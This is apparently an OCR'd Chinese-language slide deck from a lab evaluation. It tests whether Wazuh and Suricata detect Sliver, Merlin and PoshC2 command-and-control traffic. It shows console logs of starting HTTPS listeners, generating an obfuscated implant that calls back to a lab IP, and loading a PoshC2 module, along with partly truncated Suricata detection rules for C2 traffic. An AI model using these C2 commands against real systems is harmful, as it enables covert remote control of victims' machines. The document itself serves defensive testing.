


測試環境與測試方式

測試環境（虛擬示意圖）




測試環境（實際架構圖）




測試方式

測試前提 & 測試方式

- 三台主機皆於內部網路
- 停用windows defender
- C2 Server 採用 **HTTPS** 通道
- C2 Server 使用 **IPv4**
- 當下載與執行時，手動繞過下載與點擊保護
- 透過手動或指令執行agent，依照官方預設教學







C2 Agent 執行

Sliver & Merlin

直接執行 exe agent/implant





PoshC2

執行 powershell 指令

測試結果

C2 執行結果

```
└─# ./sliver-server_linux


.------..------..------..------..------..------.
|S.--. ||L.--. ||I.--. ||V.--. ||E.--. ||R.--. |
| :/\: || :/\: || (\/) || :(): || (\/) || :(): |
| :\/: || (__) || :\/: || ()() || :\/: || ()() |
| '--'S|| '--'L|| '--'I|| '--'V|| '--'E|| '--'R|
`------'`------'`------'`------'`------'`------'

All hackers gain exalted
[*] Server v1.5.43 - e116a5ec3d26e8582348a29cfd251f915ce4a405
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

[server] sliver > https

[*] Starting HTTPS :443 listener ...

[*] Successfully started job #1

[server] sliver > generate --http 192.168.101.133

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Compiling, please wait ...
[*] Build completed in 5m41s
[*] Implant saved to /root/c2/sliver/COMBATIVE_PRUNER.exe

[server] sliver >
[*] Session b56eb777 COMBATIVE_PRUNER - 192.168.101.138:49315 (DESKTOP-QBGJFSJ) - wi

[server] sliver > sessions

 ID         Name              Transport   Remote Address          Hostname
========== ================= =========== ====================== ================
 b56eb777   COMBATIVE_PRUNER   http(s)     192.168.101.138:49315   DESKTOP-QBGJFSJ

[server] sliver > use b56eb777

[*] Active session COMBATIVE_PRUNER (b56eb777-df83-4f25-9e39-cdb657ddbb78)

[server] sliver (COMBATIVE_PRUNER) > getuid

S-1-5-21-3576965798-1179767989-63722120-1000
```

Sliver

```
┌──(root㉿kali)-[~/c2/merlin]
└─# ./merlinServer-Linux-x64
{"time":"2025-03-28T10:44:41.995897907-04:00","level":"INFO","msg":"Created new TLS certificate","Serial":240547946994432806257412296729128910010,"Subject":["
03-04:00","NotAfter":"2026-04-03T10:44:41.983397403-04:00"}
{"time":"2025-03-28T10:44:42.030105989-04:00","level":"INFO","msg":"Starting gRPC server on 127.0.0.1:50051"}
{"time":"2025-03-28T10:45:13.523696526-04:00","level":"INFO","msg":"Registered new RPC client with ID 195bfe8f-6197-4a3c-8682-d624438c115a"}
{"time":"2025-03-28T10:45:48.678209017-04:00","level":"INFO","msg":"Create new listener","protocol":"HTTPS","address":"192.168.101.133:443","name":"My HTTP Li
6","authenticator":"OPAQUE","transforms":"[jwe gob-base]"}
{"time":"2025-03-28T10:45:48.702527926-04:00","level":"INFO","msg":"Certificate was not found at: /root/c2/merlin/data/x509/server.crt. Creating in-memory x.5

root@kali: ~/c2/merlin 207x15
[+] 2025-03-28T14:45:13Z Successfully connected to Merlin server at 127.0.0.1:50051
Merlin»
Merlin» listeners
Merlin[listeners]» use https
Merlin[listeners][HTTPS]» set Interface 192.168.101.133
Merlin[listeners][HTTPS]»
[+] 2025-03-28T14:45:42Z set 'Interface' to: 192.168.101.133
Merlin[listeners][HTTPS]»
Merlin[listeners][HTTPS]» run

[-] 2025-03-28T14:45:48Z Certificate was not found at: "/root/c2/merlin/data/x509/server.crt"
Creating in-memory x.509 certificate used for this session only

[+] 2025-03-28T14:45:51Z Started 'My HTTP Listener' listener with an ID of 97e9674d-1f6a-4164-a7c4-48e7dd4552d6 and a HTTPS server on 192.168.101.133:443
Merlin[listeners][97e9674d-1f6a-4164-a7c4-48e7dd4552d6]»
```

Merlin

```
Fri Mar 28 23:30:19 2025 PoshC2 Server Started - 0.0.0.0:443

Kill Date is - 2999-01-01 - expires in 355660 days


[1] New PS implant connected: (uri=UOfd9lpSMlbB1fU key=iwVHjfbT2SQ67QQ4JMLPN2YuroVgbaJt1DFi8SJO/NM=)
192.168.101.138:63020 | Time:2025-03-29 03:36:01 | PID:8020 | Process:powershell | Sleep:5s | user @ DESKTOP-QBGJFSJ (AMD64) |

TaskID:00001 sent | User:(autoruns) | ImplantID:1 | Context:DESKTOP-QBGJFSJ\user @ DESKTOP-QBGJFSJ | 2025-03-29 03:36:07
load-module Stage2-Core.ps1


TaskID:00001 returned | User:(autoruns) | ImplantID:1 | Context:DESKTOP-QBGJFSJ\user @ DESKTOP-QBGJFSJ | 2025-03-29 03:36:09
Module loaded successfully
```

Posh C2

不同 C2 Framework vs 開源防禦工具偵測評估

C2 Framework	SIEM	EDR	IDS
Sliver (HTTPS)			
Merlin (HTTPS)			
PoshC2 (HTTPS)			

※ 結果以藍隊是否成功角度出發，若為綠色勾勾，表示開源防禦平台有成功偵測

不同 C2 Framework vs 開源防禦工具偵測評估

C2 Framework	SIEM	EDR	IDS
Sliver (HTTPS)	✗	✗	✗
Merlin (HTTPS)	✗	✗	✗
PoshC2 (HTTPS)	✗	✗	✗

※ 結果以藍隊是否成功角度出發，若為綠色勾勾，表示開源防禦平台有成功偵測

為什麼 Wazuh 偵測不到？

Wazuh 在 SIEM 的主要作為


- Windows 事件日誌 (Windows Event Logs)
- Sysmon 日誌（若已安裝 Sysmon）
- 網通設備日誌
- 將收集到的日誌進行告警規則分析

為什麼 Wazuh 偵測不到？

Wazuh 在端點防護上的主要作為

- 檔案完整性監控（File integrity monitoring, FIM）：由 syscheck 模組負責定期監控選定的目錄以及檔案，在檔案新增、刪除、修改，或是屬性變更時發出警告。
- 惡意程式檢測（Malware detection）：透過 rootcheck 模組監控系統中與預期不同的行為，也可以透過結合自訂的YARA、CDB List、IOCs提升掃描惡意程式的能力。
- 安全設定評估（Security Configuration Assessment ）：針對錯誤設定或安全強化設定提供掃描與建議。
- 監控系統呼叫（Monitoring system calls）：監控與分析 Linux 端點上的系統呼叫，識別可能的安全威脅或可疑的行為模式。
- 主動回應（Active Response）：主動回應各種對策應對威脅。可以根據設定好的觸發器，在偵測到安全事件時自動執行回應操作。

為什麼 Wazuh 偵測不到？




Rootcheck

- Check if a process is running
- Check if a file is present
- Check if the content of a file contains a pattern or if a Windows registry key contains a string or is simply present.

https://documentation.wazuh.com/current/user-manual/capabilities/malware-detection/rootkits-behavior-detection.html

為什麼 Wazuh 偵測不到？



https://www.sentinelone.com/

https://www.crowdstrike.com/

設計目標、架構功能差異、行為分析引擎
Wazuh Agent 是運行在 User Space

Telemetry Feature Category	Sub-Category	Carbon Black	Cortex XDR	CrowdStrike	Cybereason	ESET Inspect	Elastic	Harfanglab	LimaCharlie	MDE	Qualys	Sentinel One	Symantec SES Complete
Process Activity	Process Creation	✅	✅	✅	✅	✅	✅	✅	✅	✅	✅	✅	✅
	Process Termination	⚠️	✅	✅	✅	✅	✅	❌	✅	✅	✅	❌	✅
	Process Access	✅	✅	✅	✅	⚠️	✅	✅	✅	✅	❌	✅	✅
	Image/Library Loaded	✅	✅	✅	✅	✅	✅	✅	✅	✅	✅	✅	✅
	Remote Thread Creation	✅	✅	✅	✅	✅	✅	✅	✅	✅	❌	✅	❌
	Process Tampering Activity	⚠️	⚠️	✅	❓	❌	✅	✅	✅	✅	❌	⚠️	✅
File Manipulation	File Creation	✅	✅	✅	✅	⚠️	✅	✅	✅	✅	✅	✅	✅
	File Opened	✅	❌	✅	❌	❌	✅	✅	❌	❌	❌	❌	✅
	File Deletion	✅	✅	✅	✅	✅	✅	❌	✅	✅	✅	✅	✅
	File Modification	✅	✅	✅	❌	✅	✅	✅	✅	✅	❌	✅	✅
	File Renaming	✅	✅	✅	✅	✅	✅	✅	❌	✅	✅	✅	✅
User Account Activity	Local Account Creation	❌	🤷	✅	❌	✅	🤷	🤷	❌	✅	❌	❌	❌
	Local Account Modification	❌	🤷	⚠️	❌	✅	🤷	🤷	❌	✅	❌	❌	❌
	Local Account Deletion	❌	🤷	✅	❌	✅	🤷	🤷	❌	✅	❌	❌	❌
	Account Login	🤷	✅	✅	✅	✅	✅	✅	⚠️	✅	❌	✅	✅
	Account Logoff	🤷	✅	✅	✅	✅	✅	✅	❌	❌	❌	❌	✅
Network Activity	TCP Connection	✅	✅	✅	✅	✅	✅	✅	✅	✅	✅	✅	🤷
	UDP Connection	✅	✅	✅	✅	❌	✅	🤷	✅	✅	✅	❌	🤷
	URL	❌	❌	✅	❌	✅	⚠️	✅	⚠️	✅	✅	🤷	⚠️
	DNS Query	✅	✅	✅	✅	✅	✅	✅	✅	✅	❌	✅	❌
	File Downloaded	❌	❌	✅	⚠️	⚠️	❌	❌	⚠️	✅	❌	❌	❌
Hash Algorithms	MD5	✅	✅	✅	✅	✅	✅	✅	✅	✅	✅	✅	✅
	SHA	✅	✅	✅	✅	✅	✅	✅	✅	✅	✅	✅	✅
	IMPHASH	❌	❌	❌	❌	❌	⚠️	✅	❌	❌	❌	❌	❌
Registry Activity	Key/Value Creation	✅	✅	⚠️	⚠️	✅	✅	✅	✅	✅	✅	✅	✅
	Key/Value Modification	✅	✅	⚠️	⚠️	✅	✅	✅	✅	✅	❌	✅	✅
	Key/Value Deletion	✅	✅	❌	⚠️	✅	✅	✅	✅	✅	✅	✅	✅
Schedule Task Activity	Scheduled Task Creation	❌	🤷	✅	✅	❌	🤷	🤷	❌	✅	❌	✅	❌
	Scheduled Task Modification	❌	🤷	✅	✅	❌	🤷	🤷	❌				
	Scheduled Task Deletion	❌	🤷	✅	❌	❌	🤷	🤷	❌				
Service Activity	Service Creation	⚠️	🤷	✅	✅	❌	🤷	🤷	✅				
	Service Modification	❌	🤷	⚠️	❌	❌	🤷	🤷	✅	❌	❌	❌	❌
	Service Deletion	❌	❌	❌	❌	❌	🤷	❌	❓	❌	❌	❌	❌

Source: EDR-Telemetry Github

https://github.com/tsale/EDR-Telemetry

User Mode vs Kernel Mode

Criteria	Kernel mode	User mode
Privilege level	Highest privilege level.	Lower privilege level.
Access	Full access to hardware and memory.	Restricted access; needs system calls to interact with hardware.
Stability	Less stable, as errors can crash the system.	More stable, errors typically only affect the running application.
Security	Less secure, vulnerabilities can impact the entire system.	More secure, as vulnerabilities are usually isolated to individual processes.

https://wazuh.com/blog/how-wazuh-provides-endpoint-security-without-kernel-level-access/

為什麼 Wazuh 偵測不到？

Wazuh 沒有偵測到的可能原因

- Windows 預設 Event Log 記錄不足
- 日誌未啟用 / 日誌未收集 / 規則未啟用
- Wazuh 本身可見性限制
  - 偏向 FIM（檔案完整性）、Rootcheck（rootkit 偵測）
  - 沒有像其他 EDR 這麼專注於進程與行為監控
- C2 連線只是整個攻擊鏈的一小段
  - 沒有前期的偵查與提權行為，或是後續惡意行為（Credential Dumping、DLL Injection），所以沒觸發任何監控

Suricata 偵測結果

emerging-all.rules 檔案內容

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWARE PoshC2 - Observed Default URI Structure M2"; flow:established,to_server; h
isdataat:!16,relative; reference:url,github.com/nettitude/PoshC2/; reference:url,poshc2.readthedocs.io/en/latest/; classtype:command-and-
SSLDecrypt, malware_family PoshC2, confidence Medium, signature_severity Major, tag c2, updated_at 2022_05_06, mitre_tactic_id TA0011, mi

alert udp $HOME_NET any -> any ![80,443] (msg:"ET MALWARE Win32/PlugX Variant CnC Activity"; dsize:24; content:"|30 00|"; startswith; con
track by_src; reference:url,www.trendmicro.com/en_us/research/22/d/new-apt-group-earth-berberoka-targets-gambling-websites-with-old.html;
Perimeter, deployment Internal, malware_family Win32_DLOADR_TIOIBEPQ, performance_impact Low, confidence High, signature_severity Major,

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWARE PoshC2 - Observed Default URI Structure M5"; flow:established,to_server; h
reference:url,github.com/nettitude/PoshC2/; reference:url,poshc2.readthedocs.io/en/latest/; classtype:command-and-control; sid:2036514; r
malware_family PoshC2, confidence Medium, signature_severity Major, tag c2, updated_at 2022_05_06, mitre_tactic_id TA0011, mitre_tactic_n

alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET MALWARE PoshC2 - Observed Default URI Structure M6"; flow:established,to_server; h
reference:url,github.com/nettitude/PoshC2/; reference:url,poshc2.readthedocs.io/en/latest/; classtype:command-and-control; sid:2036515; r
malware_family PoshC2, confidence Medium, signature_severity Major, tag c2, updated_at 2022_05_06, mitre_tactic_id TA0011, mitre_tactic_n

